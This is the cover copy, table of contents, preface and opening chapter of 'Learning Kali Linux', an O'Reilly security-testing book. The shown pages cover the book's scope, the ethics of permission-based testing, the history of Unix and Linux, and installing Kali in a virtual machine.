


O'REILLY®



# Learning Kali Linux

---

SECURITY TESTING, PENETRATION TESTING & ETHICAL HACKING

Ric Messier

# Learning Kali Linux

With more than 600 security tools in its arsenal, the Kali Linux distribution can be overwhelming. Experienced and aspiring security professionals alike may find it challenging to select the most appropriate tool for conducting a given test. This practical book covers Kali's expansive security capabilities and helps you identify the tools you need to conduct a wide range of security tests and penetration tests. You'll also explore the vulnerabilities that make those tests necessary.

Author Ric Messier takes you through the foundations of Kali Linux and explains methods for conducting tests on networks, web applications, wireless security, password vulnerability, and more. You'll discover different techniques for extending Kali tools and creating your own toolset.

- Learn tools for stress testing network stacks and applications
- Perform network reconnaissance to determine what's available to attackers
- Execute penetration tests using automated exploit tools such as Metasploit
- Use cracking tools to see if passwords meet complexity requirements
- Test wireless capabilities by injecting frames and cracking passwords
- Assess web application vulnerabilities with automated or proxy-based tools
- Create advanced attack techniques by extending Kali tools or developing your own
- Use Kali Linux to generate reports once testing is complete

**Ric Messier** is an author, consultant, and educator who holds GCIH, GSEC, CEH, and CISSP certifications and has published several books on information security and digital forensics. With decades of experience in information security and information technology, Ric has held the varied roles of programmer, system administrator, network engineer, security engineering manager, VoIP engineer, consultant, and professor.

“Ric Messier continues to deliver high-quality, practical, and useful insights and training materials for security professionals. This book does not disappoint; it is a must-have for anyone charged with performing security testing who wants to use Kali Linux as an inexpensive and efficient solution.”

—John P. Pironti

CGEIT, CISA, CISM, CRISC, CISSP, ISSAP,  
ISSMP, President, IP Architects, LLC

“One of the best ways to defend a network is to look at it as if you were an attacker, using a tool such as Kali Linux. *Learning Kali Linux* will help you understand how to (ethically!) attack a network, so you're better able to defend it.”

—DJ Palombo

Senior Consultant, Mandiant,  
a FireEye company

US \$49.99

CAN \$65.99

ISBN: 978-1-492-02869-7



Twitter: @oreillymedia  
facebook.com/oreilly

---

# Learning Kali Linux

*Security Testing, Penetration Testing,  
and Ethical Hacking*

*Ric Messier*  
*GCIH, GSEC, CEH, CISSP*

Beijing • Boston • Farnham • Sebastopol • Tokyo

**O'REILLY**®

## Learning Kali Linux

by Ric Messier

Copyright © 2018 Ric Messier. All rights reserved.

Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (<http://oreilly.com>). For more information, contact our corporate/institutional sales department: 800-998-9938 or [corporate@oreilly.com](mailto:corporate@oreilly.com).

**Acquisition Editor:** Courtney Allen

**Editor:** Virginia Wilson

**Production Editor:** Colleen Cole

**Copyeditor:** Sharon Wilkey

**Proofreader:** Christina Edwards

**Indexer:** Judy McConville

**Interior Designer:** David Futato

**Cover Designer:** Randy Comer

**Illustrator:** Melanie Yarbrough

**Technical Reviewers:** Megan Daudelin, Brandon Noble, and Kathleen Hyde

August 2018: First Edition

### Revision History for the First Edition

2018-07-13: First Release

See <http://oreilly.com/catalog/errata.csp?isbn=9781492028697> for release details.

The O'Reilly logo is a registered trademark of O'Reilly Media, Inc. *Learning Kali Linux*, the cover image, and related trade dress are trademarks of O'Reilly Media, Inc.

While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

978-1-492-02869-7

[LSI]

---

# Table of Contents

<b>Preface.....</b>	<b>ix</b>
<b>1. Foundations of Kali Linux.....</b>	<b>1</b>
Heritage of Linux	1
About Linux	3
Acquiring and Installing Kali Linux	5
Desktops	8
GNOME Desktop	9
Logging In Through the Desktop Manager	12
Xfce Desktop	12
Cinnamon and MATE	13
Using the Command Line	15
File and Directory Management	17
Process Management	21
Other Utilities	24
User Management	25
Service Management	26
Package Management	28
Log Management	32
Summary	34
Useful Resources	35
<b>2. Network Security Testing Basics.....</b>	<b>37</b>
Security Testing	37
Network Security Testing	40
Monitoring	40
Layers	42
Stress Testing	45

Denial-of-Service Tools	51
Encryption Testing	55
Packet Captures	60
Using tcpdump	61
Berkeley Packet Filters	63
Wireshark	65
Poisoning Attacks	68
ARP Spoofing	69
DNS Spoofing	72
Summary	73
Useful Resources	74
<b>3. Reconnaissance.....</b>	<b>75</b>
What Is Reconnaissance?	75
Open Source Intelligence	77
Google Hacking	79
Automating Information Grabbing	81
Recon-NG	85
Maltego	88
DNS Reconnaissance and whois	92
DNS Reconnaissance	92
Regional Internet Registries	96
Passive Reconnaissance	99
Port Scanning	101
TCP Scanning	102
UDP Scanning	102
Port Scanning with Nmap	103
High-Speed Scanning	106
Service Scanning	109
Manual Interaction	110
Summary	112
Useful Resources	113
<b>4. Looking for Vulnerabilities.....</b>	<b>115</b>
Understanding Vulnerabilities	116
Vulnerability Types	117
Buffer Overflow	117
Race Condition	119
Input Validation	120
Access Control	120
Local Vulnerabilities	121
Using lynis for Local Checks	122

OpenVAS Local Scanning	124
Root Kits	126
Remote Vulnerabilities	128
Quick Start with OpenVAS	129
Creating a Scan	132
OpenVAS Reports	135
Network Device Vulnerabilities	139
Auditing Devices	139
Database Vulnerabilities	142
Identifying New Vulnerabilities	143
Summary	146
Useful Resources	147
<b>5. Automated Exploits.....</b>	<b>149</b>
What Is an Exploit?	150
Cisco Attacks	151
Management Protocols	152
Other Devices	153
Exploit Database	155
Metasploit	157
Starting with Metasploit	158
Working with Metasploit Modules	159
Importing Data	161
Exploiting Systems	165
Armitage	168
Social Engineering	170
Summary	173
Useful Resources	173
<b>6. Owning Metasploit.....</b>	<b>175</b>
Scanning for Targets	176
Port Scanning	176
SMB Scanning	180
Vulnerability Scans	181
Exploiting Your Target	182
Using Meterpreter	185
Meterpreter Basics	185
User Information	186
Process Manipulation	189
Privilege Escalation	192
Pivoting to Other Networks	196
Maintaining Access	199

Summary	202
Useful Resources	203
<b>7. Wireless Security Testing.....</b>	<b>205</b>
The Scope of Wireless	205
802.11	206
Bluetooth	207
Zigbee	208
WiFi Attacks and Testing Tools	208
802.11 Terminology and Functioning	209
Identifying Networks	210
WPS Attacks	213
Automating Multiple Tests	215
Injection Attacks	217
Password Cracking on WiFi	218
besside-ng	219
coWPAtty	220
Aircrack-ng	221
Fern	224
Going Rogue	225
Hosting an Access Point	226
Phishing Users	228
Wireless Honeypot	232
Bluetooth Testing	233
Scanning	233
Service Identification	235
Other Bluetooth Testing	238
Zigbee Testing	239
Summary	240
Useful Resources	240
<b>8. Web Application Testing.....</b>	<b>241</b>
Web Architecture	241
Firewall	243
Load Balancer	243
Web Server	244
Application Server	244
Database Server	245
Web-Based Attacks	246
SQL Injection	247
XML Entity Injection	248
Command Injection	249



Cross-Site Scripting	250
Cross-Site Request Forgery	251
Session Hijacking	253
Using Proxies	255
Burp Suite	255
Zed Attack Proxy	259
WebScarab	265
Paros Proxy	266
Proxystrike	268
Automated Web Attacks	269
Recon	269
Vega	272
nikto	274
dirbuster and gobuster	276
Java-Based Application Servers	278
SQL-Based Attacks	279
Assorted Tasks	283
Summary	285
Useful Resources	285
<b>9. Cracking Passwords.....</b>	<b>287</b>
Password Storage	287
Security Account Manager	289
PAM and Crypt	290
Acquiring Passwords	291
Local Cracking	294
John the Ripper	296
Rainbow Tables	298
HashCat	304
Remote Cracking	306
Hydra	306
Patator	308
Web-Based Cracking	309
Summary	313
Useful Resources	313
<b>10. Advanced Techniques and Concepts.....</b>	<b>315</b>
Programming Basics	316
Compiled Languages	316
Interpreted Languages	320
Intermediate Languages	321
Compiling and Building	323

Programming Errors	324
Buffer Overflows	325
Heap Overflows	327
Return to libc	329
Writing Nmap Modules	330
Extending Metasploit	333
Disassembling and Reverse Engineering	336
Debugging	337
Disassembling	341
Tracing Programs	343
Other File Types	345
Maintaining Access and Cleanup	346
Metasploit and Cleanup	346
Maintaining Access	347
Summary	349
Useful Resources	349
<b>11. Reporting.....</b>	<b>351</b>
Determining Threat Potential and Severity	352
Writing Reports	354
Audience	354
Executive Summary	355
Methodology	356
Findings	357
Taking Notes	358
Text Editors	358
GUI-Based Editors	360
Notes	361
Capturing Data	362
Organizing Your Data	364
Dradis Framework	365
CaseFile	368
Summary	370
Useful Resources	370
<b>Index.....</b>	<b>371</b>

---

# Preface

A novice was trying to fix a broken Lisp machine by turning the power off and on.

Knight, seeing what the student was doing, spoke sternly: “You cannot fix a machine by just power-cycling it with no understanding of what is going wrong.”

Knight turned the machine off and on.

The machine worked.

—AI Koan

One of the places over the last half century that had a deep hacker culture, in the sense of learning and creating, was the Massachusetts Institute of Technology (MIT) and, specifically, its Artificial Intelligence Lab. The hackers at MIT generated a language and culture that created words and a unique sense of humor. The preceding quote is an AI koan, modeled on the koans of Zen, which were intended to inspire enlightenment. Similarly, this koan is one of my favorites because of what it says: it’s important to know how things work. *Knight*, by the way, refers to Tom Knight, a highly respected programmer at the AI Lab at MIT.

The intention for this book is to teach readers about the capabilities of Kali Linux through the lens of security testing. The idea is to help you better understand how and why things work. Kali Linux is a security-oriented Linux distribution, so it ends up being popular with people who do security testing or penetration testing for either sport or vocation. While it does have its uses as a general-purpose Linux distribution and for use with forensics and other related tasks, it really was designed with security testing in mind. As such, most of the book’s content focuses on using tools that Kali provides. Many of these tools are not necessarily easily available with other Linux distributions. While the tools can be installed, sometimes built from source, installation is easier if the package is in the distribution’s repository.

# What This Book Covers

Given that the intention is to introduce Kali through the perspective of doing security testing, the following subjects are covered:

## *Foundations of Kali Linux*

Linux has a rich history, going back to the 1960s with Unix. This chapter covers a bit of the background of Unix so you can better understand why the tools in Linux work the way they do and how best to make efficient use of them. We'll also look at the command line since we'll be spending a lot of time there through the rest of the book, as well as the desktops that are available so you can have a comfortable working environment. If you are new to Linux, this chapter will prepare you to be successful with the remainder of the book so you aren't overwhelmed when we start digging deep into the tools available.

## *Network Security Testing Basics*

The services you are most familiar with listen on the network. Also, systems that are connected to the network may be vulnerable. To be in a better position to perform testing over the network, we'll cover some basics of the way network protocols work. When you really get deep into security testing, you will find an understanding of the protocols you are working with to be an invaluable asset. We will also take a look at tools that can be used for stress testing of network stacks and applications.

## *Reconnaissance*

When you are doing security testing or penetration testing, a common practice is to perform reconnaissance against your target. A lot of open sources are available that you can use to gather information about your target. This will not only help you with later stages of your testing, but also provide a lot of details you can share with the organization you are performing testing for. This can help them correctly determine the footprint of systems available to the outside world. Information about an organization and the people in it can provide stepping stones for attackers, after all.

## *Looking for Vulnerabilities*

Attacks against organizations arise from vulnerabilities. We'll look at vulnerability scanners that can provide insight into the technical (as opposed to human) vulnerabilities that exist at your target organization. This will lead to hints on where to go from here, since the objective of security testing is to provide insights to the organization you are testing for about potential vulnerabilities and exposures. Identifying vulnerabilities will help you there.

## *Automated Exploits*

While Metasploit may be the foundation of performing security testing or penetration testing, other tools are available as well. We'll cover the basics of using

Metasploit but also cover some of the other tools available for exploiting the vulnerabilities found by the tools discussed in other parts of the book.

### *Owning Metasploit*

Metasploit is a dense piece of software. Getting used to using it effectively can take a long time. Nearly 2,000 exploits are available in Metasploit, as well as over 500 payloads. When you mix and match those, you get thousands of possibilities for interacting with remote systems. Beyond that, you can create your own modules. We'll cover Metasploit beyond just the basics of using it for rudimentary exploits.

### *Wireless Security Testing*

Everyone has wireless networks these days. That's how mobile devices like phones and tablets, not to mention a lot of laptops, connect to enterprise networks. However, not all wireless networks have been configured in the best manner possible. Kali Linux has tools available for performing wireless testing. This includes scanning for wireless networks, injecting frames, and cracking passwords.

### *Web Application Testing*

A lot of commerce happens through web interfaces. Additionally, a lot of sensitive information is available through web interfaces. Businesses need to pay attention to how vulnerable their important web applications are. Kali is loaded with tools that will help you perform assessments on web applications. We'll take a look at proxy-based testing as well as other tools that can be used for more automated testing. The goal is to help you provide a better understanding of the security posture of these applications to the organization you are doing testing for.

### *Cracking Passwords*

This isn't always a requirement, but you may be asked to test both remote systems and local password databases for password complexity and difficulty in getting in remotely. Kali has programs that will help with password cracking—both cracking password hashes, as in a password file, and brute forcing logins on remote services like SSH, VNC, and other remote access protocols.

### *Advanced Techniques and Concepts*

You can use all the tools in Kali's arsenal to do extensive testing. At some point, though, you need to move beyond the canned techniques and develop your own. This may include creating your own exploits or writing your own tools. Getting a better understanding of how exploits work and how you can develop some of your own tools will provide insight on directions you can go. We'll cover extending some of the tools Kali has as well as the basics of popular scripting languages along the way.

## *Reporting*

The most important thing you will do is generate a report when you are done testing. Kali has a lot of tools that can help you generate a report at the end of your testing. We'll cover techniques for taking notes through the course of your testing as well as some strategies for generating the report.

## **Who This Book Is For**

While I hope there is something in this book for readers with a wide variety of experiences, the primary audience for the book is people who may have a little Linux or Unix experience but want to see what Kali is all about. This book is also for people who want to get a better handle on security testing by using the tools that Kali Linux has to offer. If you are already experienced with Linux, you may skip **Chapter 1**, for instance. You may also be someone who has done web application testing by using some common tools but you want to expand your range to a broader set of skills.

## **The Value and Importance of Ethics**

A word about ethics, though you will see this come up a lot because it's so important that it's worth repeating. A lot. Security testing requires that you have permission. What you are likely to be doing is illegal in most places. Probing remote systems without permission can get you into a lot of trouble. Mentioning the legality at the top tends to get people's attention.

Beyond the legality is the ethics. Security professionals who acquire certifications have to take oaths related to their ethical practices. One of the most important precepts here is not misusing information resources. The CISSP certification has a code of ethics that goes along with it, requiring you to agree to not do anything illegal or unethical.

Testing on any system you don't have permission to test on is not only potentially illegal, but also certainly unethical by the standards of our industry. It isn't sufficient to know someone at the organization you want to target and obtain their permission. You must have permission from a business owner or someone at an appropriate level of responsibility to give you that permission. It's also best to have the permission in writing. This ensures that both parties are on the same page. It is also important to have the scope recognized up front. The organization you are testing for may have restrictions on what you can do, what systems and networks you can touch, and during what hours you can perform the testing. Get all of that in writing. Up front. This is your Get Out of Jail Free card. Write down the scope of testing and then live by it.

Also, communicate, communicate, communicate. Do yourself a favor. Don't just get the permission in writing and then disappear without letting your client know what

you are doing. Communication and collaboration will yield good results for you and the organization you are testing for. It's also generally just the right thing to do.

Within ethical boundaries, have fun!

## Conventions Used in This Book

The following typographical conventions are used in this book:

### *Italic*

Indicates new terms, URLs, email addresses, filenames, and file extensions. Used within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

### Constant width

Used for program listings and code examples.



This element signifies a tip or suggestion.



This element signifies a general note.



This element indicates a warning or caution.


## Using Code Examples

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: “*Learning Kali Linux* by Ric Messier (O’Reilly). Copyright 2018 Ric Messier, 978-1-492-02869-7.”

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at [permissions@oreilly.com](mailto:permissions@oreilly.com).

## O’Reilly Safari

 **Safari**<sup>®</sup> *Safari* (formerly Safari Books Online) is a membership-based training and reference platform for enterprise, government, educators, and individuals.

Members have access to thousands of books, training videos, Learning Paths, interactive tutorials, and curated playlists from over 250 publishers, including O’Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology, among others.

For more information, please visit <http://oreilly.com/safari>.

## How to Contact Us

Please address comments and questions concerning this book to the publisher:

O’Reilly Media, Inc.  
1005 Gravenstein Highway North  
Sebastopol, CA 95472  
800-998-9938 (in the United States or Canada)  
707-829-0515 (international or local)  
707-829-0104 (fax)

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at <http://bit.ly/learning-kali-linux>.

To comment or ask technical questions about this book, send email to [bookquestions@oreilly.com](mailto:bookquestions@oreilly.com).

For more information about our books, courses, conferences, and news, see our website at <http://www.oreilly.com>.

Find us on Facebook: <http://facebook.com/oreilly>



Follow us on Twitter: <http://twitter.com/oreillymedia>

Watch us on YouTube: <http://www.youtube.com/oreillymedia>

## Acknowledgments

Special thanks to Courtney Allen, who has been a great contact at O'Reilly. Thanks also to my editor, Virginia Wilson, and of course, my technical reviewers who helped make the book better—Brandon Noble, Kathleen Hyde, and especially Megan Daudelin!



---

# Foundations of Kali Linux

Kali Linux is a specialized distribution of the Linux operating system. It is targeted at people who want to engage in security work. This may be security testing, it may be exploit development or reverse engineering, or it may be digital forensics. The thing about Linux distributions is that they aren't the same. Linux is really just the kernel—the actual operating system and the core of the distribution. Each distribution layers additional software on top of that core, making it unique. In the case of Kali, what gets layered on are not only the essential utilities, but also hundreds of software packages that are specific to security work.

One of the really nice things about Linux, especially as compared to other operating systems, is that it is almost completely customizable. This includes the shell in which you type commands and the graphical desktop you use. Even beyond that, you can change the look of each of those things. Using Linux is all about making the system work for you, rather than having the system force the way you work because of how it works, looks, and feels.

Linux actually has a long history, if you trace it back to its beginnings. Understanding this history will help provide some context for why Linux is the way it is—especially the seemingly arcane commands that are used to manage the system, manipulate files, and just get work done.

## Heritage of Linux

Once upon a time, back in the days of the dinosaur, there existed an operating system called Multics. The goal of *Multics* was to support multiple users and offer compartmentalization of processes and files on a per user basis. After all, this was an era when the computer hardware necessary to run operating systems like Multics ran into the millions of dollars. At a minimum, computer hardware was hundreds of thousands of

dollars. As a point of comparison, a \$7 million system today (at the time of this writing, in late 2017) would have cost about \$44 million then. Having a system that could support only a single user at a time was just not cost-effective—thus the development of Multics by MIT, Bell Labs, and GE was a way of making computers more cost-effective.

Inevitably, the project slowly fell apart, though the operating system was eventually released. One of the programmers assigned to the project from Bell Labs returned to his regular job and eventually decided to write his own version of an operating system in order to play a game he had originally written for Multics but wanted to play on a PDP-7 that was available at Bell Labs. Ken Thompson needed a decent environment to redevelop the game for the PDP-7. In those days, systems were largely incompatible. They had entirely different hardware instructions (operation codes), and they sometimes had different memory word sizes. As a result, programs written for one environment, particularly if very low-level languages were used, would not work in another environment. The resulting environment, developed by a programmer to make his life easier as he was getting Space Travel working on the PDP-7, was named Unics. Eventually, other Bell Labs programmers joined the project, and it was eventually renamed Unix.

Unix had a simple design. Because it was developed as a programming environment for a single user at a time, it ended up getting used, first within Bell Labs and then outside, by other programmers. One of the biggest advantages to Unix over other operating systems was that the kernel was rewritten in the C programming language in 1972. Using a higher-level language than assembly, which was more common then, made it portable across multiple hardware systems. Rather than being limited to the PDP-7, Unix could run on any system that had a C compiler in order to compile the source code needed to build Unix. This allowed for a standard operating system across numerous hardware platforms.

In addition to having a simple design, Unix had the advantage of being distributed with the source code. This allowed researchers not only to read the source code in order to understand it better, but also to extend and improve the source. Unix has spawned many child operating systems that all behaved just as Unix did, with the same design. In some cases, these other operating system distributions started with the Unix source that was provided by AT&T. In other cases, Unix was essentially reverse engineered based on documented functionality and was the starting point for two popular Unix-like operating systems: BSD and Linux.



As you will see later, one of the advantages of the Unix design—using small, simple programs that do one thing, but allow you to feed the output of one into the input of another—is the power that comes with chaining. One common use of this function is to get a process list by using one utility and feed the output into another utility that will then process that output, either searching specifically for one entry or manipulating the output to strip away some of it to make it easier to understand.

## About Linux

As Unix spread, the simplicity of its design and its focus on being a programming environment led to it being taught in computer science programs around the world. A number of books about operating system design were written in the 1980s based on the design of Unix. One of these implementations was written by Andrew Tanenbaum for his book *Operating Systems: Design and Implementation* (Prentice Hall, 1987). This implementation, called *Minix*, was the basis for Linus Torvalds' development of Linux. What Torvalds developed was the Linux kernel, which some consider the operating system. Without the kernel, nothing works. What he needed was a set of userland programs to sit on top of his operating system as an operating environment for users to do useful things.

The GNU Project, started in the late 1970s by Richard Stallman, had a collection of programs that either were duplicates of the standard Unix utilities or were functionally the same with different names. The GNU Project wrote programs primarily in C, which meant they could be ported easily. As a result, Torvalds, and later other developers, bundled the GNU Project's utilities with his kernel to create a complete distribution of software that anyone could develop and install to their computer system.

Linux inherited the majority of Unix design ideals, primarily because it was begun as something functionally identical to the standard Unix that had been developed by AT&T and was reimplemented by a small group at the University of California at Berkeley as the Berkeley Systems Distribution (BSD). This meant that anyone familiar with how Unix or even BSD worked could start using Linux and be immediately productive. Over the decades since Torvalds first released Linux, many projects have started up to increase the functionality and user-friendliness of Linux. This includes several desktop environments, all of which sit on top of the X/Windows system, which was first developed by MIT (which, again, was involved in the development of Multics).

The development of Linux itself, meaning the kernel, has changed the way developers work. As an example, Torvalds was dissatisfied with the capabilities of software repository systems that allowed concurrent developers to work on the same files at the same time. As a result, Torvalds led the development of *git*, a version-control system

that has largely supplanted other version-control systems for open source development. If you want to grab the current version of source code from most open source projects these days, you will likely be offered access via git. Additionally, there are now public repositories for projects to store their code that support the use of git, a source code manager, to access the code.

## Monolithic Versus Micro

Linux is considered a *monolithic* kernel. This is different from Minix, which Linux started from, and other Unix-like implementations that use *micro* kernels. The difference between a monolithic kernel and a micro kernel is that all functionality is built into a monolithic kernel. This includes any code necessary to support hardware devices. With a micro kernel, only the essential code is included in the kernel. This is roughly the bare minimum necessary to keep the operating system functional. Any additional functionality that is required to run in kernel space is implemented as a module and loaded into the kernel space as it is needed. This is not to say that Linux doesn't have modules, but the kernel that is typically built and included in Linux distributions is not a micro kernel. Because Linux is not designed around the idea that only core services are implemented in the kernel proper, it is not considered a micro kernel but instead a monolithic kernel.

Linux is available, generally free of charge, in distributions. A Linux *distribution* is a collection of software packages that have been selected by the distribution maintainers. Also, the software packages have been built in a particular way, with features determined by the package maintainer. These software packages are acquired as source code, and many packages can have multiple options—whether to include database support, which type of database, whether to enable encryption—that have to be enabled when the package is being configured and built. The package maintainer for one distribution may make different choices for options than the package maintainer for another distribution.

Different distributions will also have different package formats. As an example, RedHat and its associated distributions, like RedHat Enterprise Linux (RHEL) and Fedora Core, use the RedHat Package Manager (RPM) format. In addition, RedHat uses both the RPM utility as well as the Yellowdog Updater Modified (yum) to manage packages on the system. Other distributions may use the different package management utilities used by Debian. Debian uses the Advanced Package Tool (APT) to manage packages in the Debian package format. Regardless of the distribution or the package format, the object of the packages is to collect all the files necessary for the software to function and make those files easy to put into place to make the software functional.

Over the years, another difference between distributions has come with the desktop environment that is provided by default by the distribution. In recent years, distributions have created their own custom views on existing desktop environments. Whether it's the GNU Object Model Environment (GNOME), the K Desktop Environment (KDE), or Xfce, they can all be customized with different themes and wallpapers and organization of menus and panels. Distributions will often provide their own spin on a different desktop environment. Some distributions, like ElementaryOS, have even provided their own desktop environment.

While in the end the software all works the same, sometimes the choice of package manager or even desktop environment can make a difference to users. Additionally, the depth of the package repository can make a difference to some users. They may want to ensure they have a lot of choices in software they can install through the repository rather than trying to build the software by hand and install it. Different distributions may have smaller repositories, even if they are based on the same package management utilities and formats as other distributions. Because of dependencies of software that need to be installed before the software you are looking for will work, packages are not always mix-and-match between even related distributions.

Sometimes, different distributions will focus on specific groups of users, rather than being general-purpose distributions for anyone who wants a desktop. Beyond that, distributions like Ubuntu will even have two separate installation distributions per release, one for a server installation and one for a desktop installation. A desktop installation generally includes a graphical user interface (GUI), whereas a server installation won't, and as a result will install far fewer packages. The fewer packages, the less exposure to attack, and servers are often where sensitive information is stored in addition to being systems that may be more likely to be exposed to unauthorized users.

Kali Linux is a distribution that is specifically tailored to a particular type of user—those who are interested in performing security testing or forensics work. Kali Linux, as a distribution focused on security testing, falls into the desktop category, and there is no intention to limit the number of packages that are installed to make Kali harder to attack. Someone focused on security testing will probably need a wide variety of software packages, and Kali loads their distribution out of the gate. This may seem mildly ironic, considering distributions that focus on keeping their systems safe from attack (sometimes called *secure*) tend to limit the packages. Kali, though, is focused on testing, rather than keeping the distribution safe from attack.

## Acquiring and Installing Kali Linux

The easiest way to acquire Kali Linux is to visit its [website](#). From there, you can gather additional information about the software, such as lists of packages that are installed. You will be downloading an ISO image that can be used as is if you are

installing into a virtual machine (VM), or it can be burned to a DVD to install to a physical machine.

Kali Linux is based on Debian. This was not always the case, at least as directly as it is now. There was a time when Kali was named *BackTrack Linux*. BackTrack was based on Knoppix Linux, which is primarily a live distribution, meaning that it was designed to boot from CD, DVD, or USB stick and run from the source media rather than being installed to a destination hard drive. Knoppix, in turn, inherits from Debian. BackTrack was, just as Kali Linux is, a distribution focused on penetration testing and digital forensics. The last version of BackTrack was released in 2012, before the Offensive Security team took the idea of BackTrack and rebuilt it to be based on Debian Linux. One of the features that Kali retains that was available in BackTrack is the ability to live boot. When you get boot media for Kali, you can choose to either install or boot live. In [Figure 1-1](#), you can see the boot options.



Figure 1-1. Boot screen for Kali Linux

Whether you run from the DVD or install to a hard drive is entirely up to you. If you boot to DVD and don't have a home directory stored on some writable media, you won't be able to maintain anything from one boot to another. If you don't have writable media to store information to, you will be starting entirely from scratch every time you boot. There are advantages to this if you don't want to leave any trace of



what you did while the operating system was running. If you customize or want to maintain SSH keys or other stored credentials, you'll need to install to local media.

Installation of Kali is straightforward. You don't have the options that other distributions have. You won't select package categories. Kali has a defined set of packages that gets installed. You can add more later or even take some away, but you start with a fairly comprehensive set of tools for security testing or forensics. What you need to configure is selecting a disk to install to and getting it partitioned and formatted. You also need to configure the network, including hostname and whether you are using a static address rather than DHCP. Once you have configured that and set your time zone as well as some other foundational configuration settings, the packages will get updated and you will be ready to boot to Linux.

Fortunately, Kali doesn't require its own hardware. It runs nicely inside a VM. If you intend to play around with security testing, and most especially penetration testing, getting a virtual lab started isn't a bad idea. I've found that Kali runs quite nicely in 4 GB of memory with about 20 GB of disk space. If you want to store a lot of artifacts from your testing, you may want additional disk space. You should be able to get by with 2 GB of memory, but obviously, the more memory you can spare, the better the performance will be.

There are many hypervisors you can choose from, depending on your host operating system. VMware has hypervisors for both Mac and PC. Parallels will run on Macs. **VirtualBox**, on the other hand, will run on PCs, Macs, Linux systems, and even Solaris. VirtualBox has been around since 2007, but was acquired by Sun Microsystems in 2008. As Sun was acquired by Oracle, VirtualBox is currently maintained by Oracle. Regardless of who maintains it, VirtualBox is free to download and use. If you are just getting started in the world of VMs, this may be a place for you to start. Each works in a slightly different way in terms of how it interacts with users. Different keys to break out of the VM. Different levels of interaction with the operating system. Different support for guest operating systems, since the hypervisor has to provide the drivers for the guest. In the end, it comes down to how much you want to spend and which of them you feel comfortable using.



As a point of possible interest, or at least connection, one of the primary developers on BSD was Bill Joy, who was a graduate student at the University of California at Berkeley. Joy was responsible for the first implementation in Berkeley Unix of TCP/IP. He became a cofounder of Sun Microsystems in 1982 and while there wrote a paper about a better programming language than C++, which served as the inspiration for the creation of Java.

One consideration is the tools provided by the hypervisor. The tools are drivers that get installed into the kernel to better integrate with the host operating system. This may include print drivers, drivers to share the filesystem from the host into the guest, and better video support. VMware can use the VMware tools that are open source and available within the Kali Linux repository. You can also get the VirtualBox tools from the Kali repository. Parallels, on the other hand, provides its own tools. At the time of this writing, you can install the Parallels tools in Kali, but they're not fully supported. But in my experience, they work well even if they aren't fully supported.

